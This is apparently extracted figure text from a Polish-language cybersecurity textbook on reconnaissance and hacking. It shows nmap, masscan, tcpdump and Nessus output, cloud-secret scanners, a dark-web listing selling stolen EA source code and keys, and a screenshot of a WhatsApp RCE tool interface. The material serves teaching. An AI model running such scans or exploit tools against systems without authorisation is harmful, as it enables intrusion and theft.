


Rysunek 5.25. Użycie narzędzia DNSdumpster






Rysunek 5.27. Skan SpiderFoota



Rysunek 5.28. Moduły w Keepnet Labs



Rysunek 5.30. Sniffing

```

Konsole- root@localhost:/usr/src/tools/prismdump- Konsole
File Sessions Settings Help

[root@localhost prismdump]# ./prism-getIV.pl < test.t

Match normal order [MSB]: 3 255 7 219
Match normal order [MSB]: 4 255 7 144
Match normal order [MSB]: 5 255 7 177
Match normal order [MSB]: 6 255 7 93
Match normal order [MSB]: 7 255 7 11
Match normal order [MSB]: 8 255 7 92
Match normal order [MSB]: 10 255 7 184

```

Rysunek 5.31. Prismdump w działaniu

```

root@kali:~# tcpdump -i eth0 -v net 192.168.1.0/24
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
04:48:55.656314 IP (tos 0x0, ttl 64, id 46283, offset 0, flags [DF], proto TCP (6), length 86)
    kali.54586 > 104.16.76.51.https: Flags [P.], cksum 0x769f (incorrect -> 0xfbf1f), seq 1125381939:1125381985, ack 3015145822,
    win 0, len 86
04:48:55.657127 IP (tos 0x0, ttl 64, id 5121, offset 0, flags [DF], proto TCP (6), length 98)
    kali.49540 > ec2-52-209-46-209.eu-west-1.compute.amazonaws.com.https: Flags [P.], cksum 0x260a (incorrect -> 0xea4e), seq 2
    0, ack 1190859859, win 302, options [nop,nop,TS val 1479024036 ecr 1437919946], length 46
04:48:55.658184 IP (tos 0x0, ttl 64, id 43449, offset 0, flags [DF], proto UDP (17), length 71)
    kali.42098 > gateway.domain: 60658+ PTR? 51.76.16.104.in-addr.arpa. (43)
04:48:55.664683 IP (tos 0x0, ttl 54, id 35540, offset 0, flags [DF], proto TCP (6), length 86)
    104.16.76.51.https > kali.54586: Flags [P.], cksum 0x8afb (correct), seq 1:47, ack 46, win 51, length 46
04:48:55.664716 IP (tos 0x0, ttl 64, id 46284, offset 0, flags [DF], proto TCP (6), length 40)
    kali.54586 > 104.16.76.51.https: Flags [I.], cksum 0x7671 (incorrect -> 0xf916), ack 47, win 440, length 0
04:48:55.735754 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.106 (8c:89:a5:e4:78:dc (oui Unknown)) tell 192.1
04:48:55.735765 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.1.106 is-at 8c:89:a5:e4:78:dc (oui Unknown), length 46
04:49:01.546760 IP (tos 0x0, ttl 64, id 44126, offset 0, flags [DF], proto UDP (17), length 72)
    kali.38743 > gateway.domain: 22164+ PTR? 209.46.209.52.in-addr.arpa. (44)
04:49:01.630047 IP (tos 0x0, ttl 64, id 44141, offset 0, flags [DF], proto UDP (17), length 70)
    kali.51849 > gateway.domain: 41442+ PTR? 1.1.168.192.in-addr.arpa. (42)
04:49:01.639840 IP (tos 0x0, ttl 64, id 44143, offset 0, flags [DF], proto UDP (17), length 72)
    kali.51872 > gateway.domain: 19876+ PTR? 106.1.168.192.in-addr.arpa. (44)
04:49:01.642274 IP (tos 0x0, ttl 62, id 30508, offset 0, flags [none], proto UDP (17), length 72)
    gateway.domain > kali.51872: 19876 NXDomain 0/0/0 (44)
04:49:01.642659 IP (tos 0x0, ttl 64, id 44144, offset 0, flags [DF], proto UDP (17), length 72)
    kali.42361 > _gateway.domain: 45380+ PTR? 103.1.168.192.in-addr.arpa. (44)

```

Rysunek 5.32. Tcpdump w działaniu


```

root@kali:~# nmap -T4 172.16.108.172

Starting Nmap 7.01 ( https://nmap.org ) at 2016-01-18 13:46 EST
Nmap scan report for 172.16.108.172
Host is up (0.0027s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ciproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:3F:E0:7A (VMware)

```


Rysunek 5.33. Nmap w działaniu



Rysunek 5.34. Wireshark przechwytyje pakiety sieciowe

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig | grep inet | awk '{print $2}' | head -n 1  
addr:192.168.1.4  
root@kali:~# masscan 172.217.0.0/16 --rate=1 -p80,443 --shards 1/2  
Starting masscan 1.0.3 (http://b.../146ZzcT) at 2017-03-02 02:21:10 GMT  
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth  
Initiating SYN Stealth Scan  
Scanning 65536 hosts [2 ports/host]  
Discovered open port 80/tcp on 172.217.0.250  
Discovered open port 443/tcp on 172.217.0.135
```

Rysunek 5.35. Masscan w działaniu



Rysunek 5.36. Stare, ale nieocenione narzędzie Cain and Abel

Nessus Scans Settings

Lab Scan [Back to My Scans](#) [Configure](#) [Launch](#) [Export](#)

Hosts 9 Vulnerabilities 144 Remediations 216 History 1

Filter Search Vulnerabilities 144 Vulnerabilities

Sev	Name	Family	Count		
CRITICAL	Bash Incomplete Fix Remote Code Execution Vulner...	Gain a shell remotely	3		
CRITICAL	Bash Remote Code Execution (CVE-2014-6277 / CV...	Gain a shell remotely	3		
CRITICAL	Bash Remote Code Execution (Shellshock)	Gain a shell remotely	3		
CRITICAL	CentOS 5 / 5 / 6 : firefox (CESA-2012:0079)	CentOS Local Security Checks	1		
CRITICAL	CentOS 5 / 5 : firefox / xulrunner (CESA-2011:1164)	CentOS Local Security Checks	1		
CRITICAL	CentOS 5 / 5 : krb5 (CESA-2011:1851)	CentOS Local Security Checks	1		
CRITICAL	CentOS 5 / 6 / 7 : bash (CESA-2014:1293)	CentOS Local Security Checks	1		
CRITICAL	CentOS 5 / 6 / 7 : bash (CESA-2014:1306)	CentOS Local Security Checks	1		
CRITICAL	CentOS 5 / 6 : java-1.6.0-openjdk (CESA-2013:0770)	CentOS Local Security Checks	1		
CRITICAL	CentOS 5 / 6 : java-1.6.0-openjdk (CESA-2013:1014)	CentOS Local Security Checks	1		
CRITICAL	CentOS 5 / 6 : samba (CESA-2012:0465)	CentOS Local Security Checks	1		
CRITICAL	CentOS 5 : java-1.6.0-openjdk (CESA-2012:0730)	CentOS Local Security Checks	1		


Scan Details

Name: Lab Scan
Status: Completed
Scanner: Local Scanner
Start: Today at 5:31 PM
End: Today at 6:01 PM
Elapsed: 30 minutes

Vulnerabilities

Donut chart showing vulnerability distribution: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue).

Rysunek 5.37. Wynik skanowania za pomocą Nessusa



Rysunek 5.38. Zbieranie informacji przy użyciu wardrivingu

[PRODUCTS](#) [PODCASTS](#)

HAK5

[COMMUNITY](#) [SUPPORT](#)



PLUNDER BUG

\$49.99

The Plunder Bug by Hak5 is pocket-sized LAN Tap that lets you "bug" Ethernet connections with USB-C convenience.

Coupled with cross-platform scripts and an Android root app, this smart network sniffer enables passive recording or active scanning.

OPTION

PLUNDER BUG

QTY

—

1

+

ADD TO CART

Rysunek 5.39. Zdjęcie skrzynki Hak5 Plunder Bug


Rozdział 6. Włamywanie się do systemów




Rysunek 6.1. Anatomia cyberataku



Rysunek 6.2. WannaCry zainfekował ponad 200 000 komputerów w 150 krajach, a całkowite szkody oszacowano na dziesiątki miliardów dolarów (Charles Sturt University, badania doktora Erdala Ozkaya)

 Geographies	All
Duration	~60 minutes
Impacted Computers	<u>62,000 computers</u> <ul style="list-style-type: none">• 12,000 servers• 50,000 desktops

Rysunek 6.3. Petya był destrukcyjnym złośliwym oprogramowaniem



Rysunek 6.4. Zrzut ekranu z Twittera (nazwa klienta i dane konta są zamazane ze względu na konieczność ochrony danych)

We sell the FIFA 21 full src code and tools

debug tools, SDK And api keys
FIFA 21 matchmaking server
FIFA 22 api keys and some SDK & debugging tools
FrostBite src code & debug tools
Many proprietary EA games frameworks & SDKs
XBOX & SONY private SDK & api key
XB PS & EA pfx & crt with key (currently used)


You have full capability of exploiting on all ea services

Total dump = 780 GB

For more Details PM or [REDACTED]
Only serious and rep members all other would be ignored


Samples:

[proof.png - AnonFiles](#)

 anonfiles.com

fifaonline.cpp

[another_mhm.txt - AnonFiles](#)


 anonfiles.com

ssfoneservice.cpp


[mhm.txt - AnonFiles](#)

 anonfiles.com

Rysunek 6.5. Dane EA Games wystawione na sprzedaż w Dark Webie



Rysunek 6.6. Ataki za pomocą ransomware'u według branż w 2021 r.
(rysunek zaczerpnięty z Xcitemium)




Rysunek 6.7. Ukierunkowany atak na sieć korporacyjną



Rysunek 6.8. Powierzchnia ataku na chmurę

Boty skanujące GitHub



Rysunek 6.9. Boty skanujące GitHub

```

adamdemp:~/workspace/v1 $ python nimbusland-v0_0_6.py 51.140.0.1
CRITICAL:root:
Nimbusland

CRITICAL:root:[+] Nimbusland - Alpha v0.0.5
CRITICAL:root:[+] sStartIp: 51.140.0.1
CRITICAL:root:[+] Checking AWS Network Ranges
CRITICAL:root:[+] Checking Azure Network Ranges
CRITICAL:root:[+] Match Found in Azure! 51.140.0.1, 51.140.0.0/17, uksouth, Azure
adamdemp:~/workspace/v1 $

```

Rysunek 6.10. Nimbusland znajduje źródło adresu IP

```

root@kali:/opt/lolruslove# python lolruslove-v0_5.py http://cyberslopes.com
root      : CRITICAL

888      888      888
888      888      888
888      888      888
888      .d88b.  888 888d888 888 888 .d8888b 888      .d88b.  888 888 .d88b.
888      d88"88b 888 888P"   888 888 88K   888      d88"88b 888 888 d8P  Y8b
888      888 888 888 888    888 888 "Y8888b. 888      888 888 Y88 88P 88888888
888      Y88..88P 888 888    Y88b 888      X88 888      Y88..88P Y8bd8P Y8b.
888888888 "Y88P" 888 888    "Y88888 88888P' 88888888 "Y88P" Y88P "Y8888

root      : CRITICAL Alpha v0.0.3

root      : CRITICAL [+] sStartUrl: http://cyberslopes.com
root      : CRITICAL [+] sAllowedDomain: cyberslopes.com
root      : CRITICAL [+] lKeywords: ['windows.net', 'amazonaws.com', 'digitaloceanspaces.com']
root@kali:/opt/lolruslove# cat *.txt
# 20180412_030841 [+] START URL: http://cyberslopes.com
https://bcdstorageetest005.blob.core.windows.net/containertest005/test.txt

```

Rysunek 6.11. LolrusLove uruchomiony w systemie Kali indeksuje internetowe obiekty blob usługi Azure

```

11.0 Look for keys secrets or passwords around resources - [secrets] **


7.41 [extra741] Find secrets in EC2 User Data (Not Scored) (Not part of CIS benchmark)
INFO! Looking for secrets in EC2 User Data in instances across all regions... (max 100 i
stances per region use -m to increase it)
INFO! eu-north-1: No EC2 instances found
INFO! ap-south-1: No EC2 instances found
INFO! eu-west-3: No EC2 instances found
PASS! eu-west-2: No secrets found in i-0383bd514fc82b2f6 User Data or it is empty
PASS! eu-west-2: No secrets found in i-056bf6a7dde4be94 User Data or it is empty
PASS! eu-west-2: No secrets found in i-0400110d188b96be4 User Data or it is empty
PASS! eu-west-2: No secrets found in i-0c45687ab71dd8280 User Data or it is empty
PASS! eu-west-2: No secrets found in i-0bb20f4c25dddc8b7 User Data or it is empty
PASS! eu-west-2: No secrets found in i-0ed72cb972e76a6a9 User Data or it is empty
PASS! eu-west-2: No secrets found in i-0148e96180d82d88b User Data or it is empty
PASS! eu-west-2: No secrets found in i-06c663422d15021df User Data or it is empty

```


Rysunek 6.12. Prowler szuka tajnych kluczy w usłudze AWS




Rysunek 6.13. Strona powitalna narzędzia fLAWs




Rysunek 6.14. Wyzwania atakującego i obrońcy na poziomie 1. Po prawej stronie widać wyzwanie obrońcy, a po lewej wyzwanie atakującego




Rysunek 6.17. Ataki chmurowe w pigułce




Rysunek 6.18. Przykład phishingu



Rysunek 6.19. Mamy nadzieję, że nasi użytkownicy końcowi nie włączą treści zawierających osadzone złośliwe oprogramowanie



Rysunek 6.20. Oszustwo facebookowe



One engine detected this URL


URL	http://meipt.eng.ku.ac.th/upload/culvers.php
Host	meipt.eng.ku.ac.th
Downloaded file	44ebc972b4bdaeb5850f9fd8f0b1059371b5d3a96cb6efef18cf01
Last analysis	2017-08-20 15:00:04 UTC

1 / 63

DetectionDetailsCommunity

TrustwaveMaliciousADMINUSLabs

Rysunek 6.21. Wykryto złośliwe oprogramowanie



Rysunek 6.22. Statystyki eksplotów zero-day (rysunek zaczerpnięty z Xcitem)

WhatsApp CVE-2019-3568 Remote Code Execution

Execute a APK or IPA on vulnerable WhatsApp phones.

Phone : 351961234567

